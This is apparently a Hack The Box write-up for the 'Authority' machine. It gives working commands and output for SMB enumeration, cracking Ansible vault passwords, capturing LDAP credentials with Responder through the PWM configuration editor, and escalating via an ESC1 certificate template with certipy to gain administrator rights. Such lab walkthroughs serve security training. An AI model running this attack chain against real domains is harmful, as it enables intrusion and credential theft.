HTB Authority Writeup
Initial Enumeration
We start off with our standard nmap scan:
1
sudo nmap -sC -sV -vv --top-ports=5000 $TARGETIP
Open Ports
1
2
3
4
5
6
7
8
9
10
11
12
13
14
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp   open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-03-31 01:56:07Z)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  kpasswd5?     syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8443/tcp open  ssl/http      syn-ack ttl 127 Apache Tomcat (language: en)
From the certificates in the nmap output, we can see the FQDN is DNS:authority.htb.corp. We will add this to our /etc/hosts file:
1
echo "$TARGETIP    authority.htb.corp htb.corp" | sudo tee -a /etc/hosts
Service Enumeration
SMB
Using nxc, we can test to see if the machine allows for Guest authentication:
1
2
3
4
5
6
7
8
9
10
11
12
13
nxc smb $TARGETIP -u 'Guest' -p '' --shares
SMB         10.129.229.56   445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.229.56   445    AUTHORITY        [+] authority.htb\Guest:
SMB         10.129.229.56   445    AUTHORITY        [*] Enumerated shares
SMB         10.129.229.56   445    AUTHORITY        Share           Permissions     Remark
SMB         10.129.229.56   445    AUTHORITY        -----           -----------     ------
SMB         10.129.229.56   445    AUTHORITY        ADMIN$                          Remote Admin
SMB         10.129.229.56   445    AUTHORITY        C$                              Default share
SMB         10.129.229.56   445    AUTHORITY        Department Shares
SMB         10.129.229.56   445    AUTHORITY        Development     READ
SMB         10.129.229.56   445    AUTHORITY        IPC$            READ            Remote IPC
SMB         10.129.229.56   445    AUTHORITY        NETLOGON                        Logon server share
SMB         10.129.229.56   445    AUTHORITY        SYSVOL                          Logon server share
We can also grab the users through –rid-brute while we are at it:
1
2
3
4
5
6
7
8
9
nxc smb $TARGETIP -u 'Guest' -p '' --rid-brute > userraw
cat userraw | grep "SidTypeUser" | cut -d ":" -f 2 | cut -d "\\" -f 2 | cut -d "(" -f 1 > users.txt
cat users.txt

Administrator
Guest
krbtgt
AUTHORITY$
svc_ldap
We are provided with read access to an non-standard share Development, we can use smbclient to see what files are available:
1
smbclient //$TARGETIP/Development -U Guest
Within the share, we have a few folders which we can investigate further:
1
2
3
4
5
6
7
smb: \Automation\Ansible\> ls
  .                                   D        0  Fri Mar 17 09:20:50 2023
  ..                                  D        0  Fri Mar 17 09:20:50 2023
  ADCS                                D        0  Fri Mar 17 09:20:48 2023
  LDAP                                D        0  Fri Mar 17 09:20:48 2023
  PWM                                 D        0  Fri Mar 17 09:20:48 2023
  SHARE                               D        0  Fri Mar 17 09:20:48 2023
Rather than pulling files one by one, we can use recurse and mget to pull everything to our local machine:
1
2
3
smb: \Automation\Ansible\> recurse on
smb: \Automation\Ansible\> prompt off
smb: \Automation\Ansible\> mget *
Within the Ansible/PWM folder, we find an ansible_inventory file with some credentials:
1
2
3
4
5
6
ansible_user: administrator
ansible_password: Welcome1
ansible_port: 5985
ansible_connection: winrm
ansible_winrm_transport: ntlm
ansible_winrm_server_cert_validation: ignore
We also find tomcat credentials under PWM/templates/tomcat-users.xml.j2:
1
2
3
4
5
6
7
8
9
10
11
cat PWM/templates/tomcat-users.xml.j2
<?xml version='1.0' encoding='cp1252'?>

<tomcat-users xmlns="http://tomcat.apache.org/xml" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
 version="1.0">

<user username="admin" password="T0mc@tAdm1n" roles="manager-gui"/>
<user username="robot" password="T0mc@tR00t" roles="manager-script"/>

</tomcat-users>
Grepping for password in the entire directory reveals some more possible passwords:
1
2
3
4
grep -R password *

LDAP/README.md:    system_ldap_bind_password: sunrise
PWM/defaults/main.yml:pwm_admin_password: !vault
We also find encrypted passwords in the following file Automation/Ansible/PWM/defaults/main.yml:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          32666534386435366537653136663731633138616264323230383566333966346662313161326239
          6134353663663462373265633832356663356239383039640a346431373431666433343434366139
          35653634376333666234613466396534343030656165396464323564373334616262613439343033
          6334326263326364380a653034313733326639323433626130343834663538326439636232306531
          3438

pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          31356338343963323063373435363261323563393235633365356134616261666433393263373736
          3335616263326464633832376261306131303337653964350a363663623132353136346631396662
          38656432323830393339336231373637303535613636646561653637386634613862316638353530
          3930356637306461350a316466663037303037653761323565343338653934646533663365363035
          6531

ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          63303831303534303266356462373731393561313363313038376166336536666232626461653630
          3437333035366235613437373733316635313530326639330a643034623530623439616136363563
          34646237336164356438383034623462323531316333623135383134656263663266653938333334
          3238343230333633350a646664396565633037333431626163306531336336326665316430613566
          3764
These can be converted to a crackable format with ansible2john. However, they need to be formatted like so in separate files:
1
2
3
4
5
6
$ANSIBLE_VAULT;1.1;AES256
32666534386435366537653136663731633138616264323230383566333966346662313161326239
6134353663663462373265633832356663356239383039640a346431373431666433343434366139
35653634376333666234613466396534343030656165396464323564373334616262613439343033
6334326263326364380a653034313733326639323433626130343834663538326439636232306531
3438
1
2
3
4
5
6
$ANSIBLE_VAULT;1.1;AES256
63303831303534303266356462373731393561313363313038376166336536666232626461653630
3437333035366235613437373733316635313530326639330a643034623530623439616136363563
34646237336164356438383034623462323531316333623135383134656263663266653938333334
3238343230333633350a646664396565633037333431626163306531336336326665316430613566
3764
1
2
3
4
5
6
$ANSIBLE_VAULT;1.1;AES256
31356338343963323063373435363261323563393235633365356134616261666433393263373736
3335616263326464633832376261306131303337653964350a363663623132353136346631396662
38656432323830393339336231373637303535613636646561653637386634613862316638353530
3930356637306461350a316466663037303037653761323565343338653934646533663365363035
6531
1
2
3
4
5
ansible2john credvault*

credvault1.txt:$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e9d5*1dff07007e7a25e438e94de3f3e605e1*66cb125164f19fb8ed22809393b1767055a66deae678f4a8b1f8550905f70da5
credvault2.txt:$ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae60473056b5a477731f51502f93*dfd9eec07341bac0e13c62fe1d0a5f7d*d04b50b49aa665c4db73ad5d8804b4b2511c3b15814ebcf2fe98334284203635
credvault3.txt:$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b9809d*e041732f9243ba0484f582d9cb20e148*4d1741fd34446a95e647c3fb4a4f9e4400eae9dd25d734abba49403c42bc2cd8
These can then be put into hashcat or john:
1
2
3
4
5
john ans.hash --wordlist=/usr/share/wordlist/rockyou.txt

$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e9d5*1dff07007e7a25e438e94de3f3e605e1*66cb125164f19fb8ed22809393b1767055a66deae678f4a8b1f8550905f70da5:!@#$%^&*
$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b9809d*e041732f9243ba0484f582d9cb20e148*4d1741fd34446a95e647c3fb4a4f9e4400eae9dd25d734abba49403c42bc2cd8:!@#$%^&*
$ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae60473056b5a477731f51502f93*dfd9eec07341bac0e13c62fe1d0a5f7d*d04b50b49aa665c4db73ad5d8804b4b2511c3b15814ebcf2fe98334284203635:!@#$%^&*
We can then decrypt the vault with the password, and view the contents:
1
2
3
4
5
ansible-vault view credva*
Vault password:
pWm_@dm!N_!23
DevT3st@123
svc_pwm
Website Enumeration
With credentials, we can now take a look at the website hosted on port 8443: 
Attempt to login indicates the LDAP is not yet connected, so we must use the Configuration Manager / Editor. We are able to use the PWM admin password we found earlier to successfully login pWm_@dm!N_!23: 
We can also access the Configuration Editor Page: 
We can modify the LDAP URL and start up responder to capture the password for the svc_ldap user: 
1
2
3
4
sudo responder -I tun0

[LDAP] Cleartext Username : CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
[LDAP] Cleartext Password : lDaP_1n_th3_cle4r!
User Access
We can now access the box with the credentials svc_ldap / lDaP_1n_th3_cle4r!
1
2
3
4
5
6
7
8
9
10
11
12
13
nxc smb $TARGETIP -u svc_ldap -p lDaP_1n_th3_cle4r! --shares
SMB         10.129.229.56   445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.229.56   445    AUTHORITY        [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r!
SMB         10.129.229.56   445    AUTHORITY        [*] Enumerated shares
SMB         10.129.229.56   445    AUTHORITY        Share           Permissions     Remark
SMB         10.129.229.56   445    AUTHORITY        -----           -----------     ------
SMB         10.129.229.56   445    AUTHORITY        ADMIN$                          Remote Admin
SMB         10.129.229.56   445    AUTHORITY        C$                              Default share
SMB         10.129.229.56   445    AUTHORITY        Department Shares READ
SMB         10.129.229.56   445    AUTHORITY        Development     READ
SMB         10.129.229.56   445    AUTHORITY        IPC$            READ            Remote IPC
SMB         10.129.229.56   445    AUTHORITY        NETLOGON        READ            Logon server share
SMB         10.129.229.56   445    AUTHORITY        SYSVOL          READ            Logon server share
We have access to “Department Shares” now. Let’s take a look:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
smb: \> recurse on
smb: \> ls
  .                                   D        0  Tue Mar 28 13:59:41 2023
  ..                                  D        0  Tue Mar 28 13:59:41 2023
  Accounting                          D        0  Tue Mar 28 13:59:37 2023
  Finance                             D        0  Tue Mar 28 13:57:24 2023
  HR                                  D        0  Tue Mar 28 13:57:12 2023
  IT                                  D        0  Tue Mar 28 13:57:15 2023
  Marketing                           D        0  Tue Mar 28 13:57:08 2023
  Operations                          D        0  Tue Mar 28 13:57:28 2023
  R&D                                 D        0  Tue Mar 28 13:57:20 2023
  Sales                               D        0  Tue Mar 28 13:58:54 2023

\Accounting
  .                                   D        0  Tue Mar 28 13:59:37 2023
  ..                                  D        0  Tue Mar 28 13:59:37 2023

\Finance
  .                                   D        0  Tue Mar 28 13:57:24 2023
  ..                                  D        0  Tue Mar 28 13:57:24 2023

\HR
  .                                   D        0  Tue Mar 28 13:57:12 2023
  ..                                  D        0  Tue Mar 28 13:57:12 2023

\IT
  .                                   D        0  Tue Mar 28 13:57:15 2023
  ..                                  D        0  Tue Mar 28 13:57:15 2023

\Marketing
  .                                   D        0  Tue Mar 28 13:57:08 2023
  ..                                  D        0  Tue Mar 28 13:57:08 2023

\Operations
  .                                   D        0  Tue Mar 28 13:57:28 2023
  ..                                  D        0  Tue Mar 28 13:57:28 2023

\R&D
  .                                   D        0  Tue Mar 28 13:57:20 2023
  ..                                  D        0  Tue Mar 28 13:57:20 2023

\Sales
  .                                   D        0  Tue Mar 28 13:58:54 2023
  ..                                  D        0  Tue Mar 28 13:58:54 2023

     5888511 blocks of size 4096. 1498534 blocks available
Looks empty, hopefully we are able to login via WinRM:
1
2
3
4
5
nxc winrm $TARGETIP -u svc_ldap -p lDaP_1n_th3_cle4r!
WINRM       10.129.229.56   5985   AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.229.56   5985   AUTHORITY        [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r! (Pwn3d!)
Confirmed! Let’s use evil-winrm:
1
2
3
4
5
6
7
8
9
10
11
12
evil-winrm -i $TARGETIP -u svc_ldap -p lDaP_1n_th3_cle4r!

-------------------------------------------------------------------------
*Evil-WinRM* PS C:\Users\svc_ldap\Desktop> ls


    Directory: C:\Users\svc_ldap\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        3/30/2026   9:54 PM             34 user.txt
We are able to access the user.txt flag!
Privilege Escalation
We will start by looking to see if there are any vulnerable certificate templates we can abuse:
1
certipy-ad find -u svc_ldap -p lDaP_1n_th3_cle4r! -ns $TARGETIP -dc-ip $TARGETIP -debug -vulnerable
We find a template which is vulnerable to ESC1:
1
2
3
4
5
6
CA Name                             : AUTHORITY-CA
Template Name                       : CorpVPN
Enrollee Supplies Subject           : True
[+] User Enrollable Principals      : AUTHORITY.HTB\Domain Computers
[!] Vulnerabilities
  ESC1                              : Enrollee supplies subject and template allows client authentication.
We will need to create a computer account:
1
impacket-addcomputer -computer-name 'NEWCOMP$' -computer-pass 'Password123!' -dc-ip $TARGETIP 'authority.htb/svc_ldap:lDaP_1n_th3_cle4r!'
We can then request a certificate as the administrator user:
1
certipy-ad req -u NEWCOMP$ -p Password123! -dc-ip $TARGETIP -target $TARGETIP -ca AUTHORITY-CA -template CorpVPN -upn 'administrator@authority.htb'
When attempting to authenticate with the resulting certificate, we receive an error:
1
2
3
4
5
6
7
8
9
10
certipy-ad auth -pfx administrator.pfx -dc-ip $TARGETIP
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@authority.htb'
[*] Using principal: 'administrator@authority.htb'
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
[-] Use -debug to print a stacktrace
[-] See the wiki for more information
This means that the domain controller that does not support PKINIT authentication (kerberos authentication with a certificate). However, we can still authenticate though LDAPS and perform some actions, like add svc_ldap to the administrators group:
1
2
3
4
5
6
7
8
9
10
certipy-ad auth -pfx administrator.pfx -dc-ip $TARGETIP -domain authority.htb -ldap-shell
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@authority.htb'
[*] Connecting to 'ldaps://10.129.229.56:636'
[*] Authenticated to '10.129.229.56' as: 'u:HTB\\Administrator'
Type help for list of commands
# add_user_to_group svc_ldap Administrators
Adding user: svc_ldap to group Administrators result: OK
We can check this worked by starting a new WinRM session with our svc_ldap user and access the root.txt flag!:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
evil-winrm -i $TARGETIP -u svc_ldap -p lDaP_1n_th3_cle4r!

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> ls C:\Users\Administrator\Desktop


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        3/30/2026   9:54 PM             34 root.txt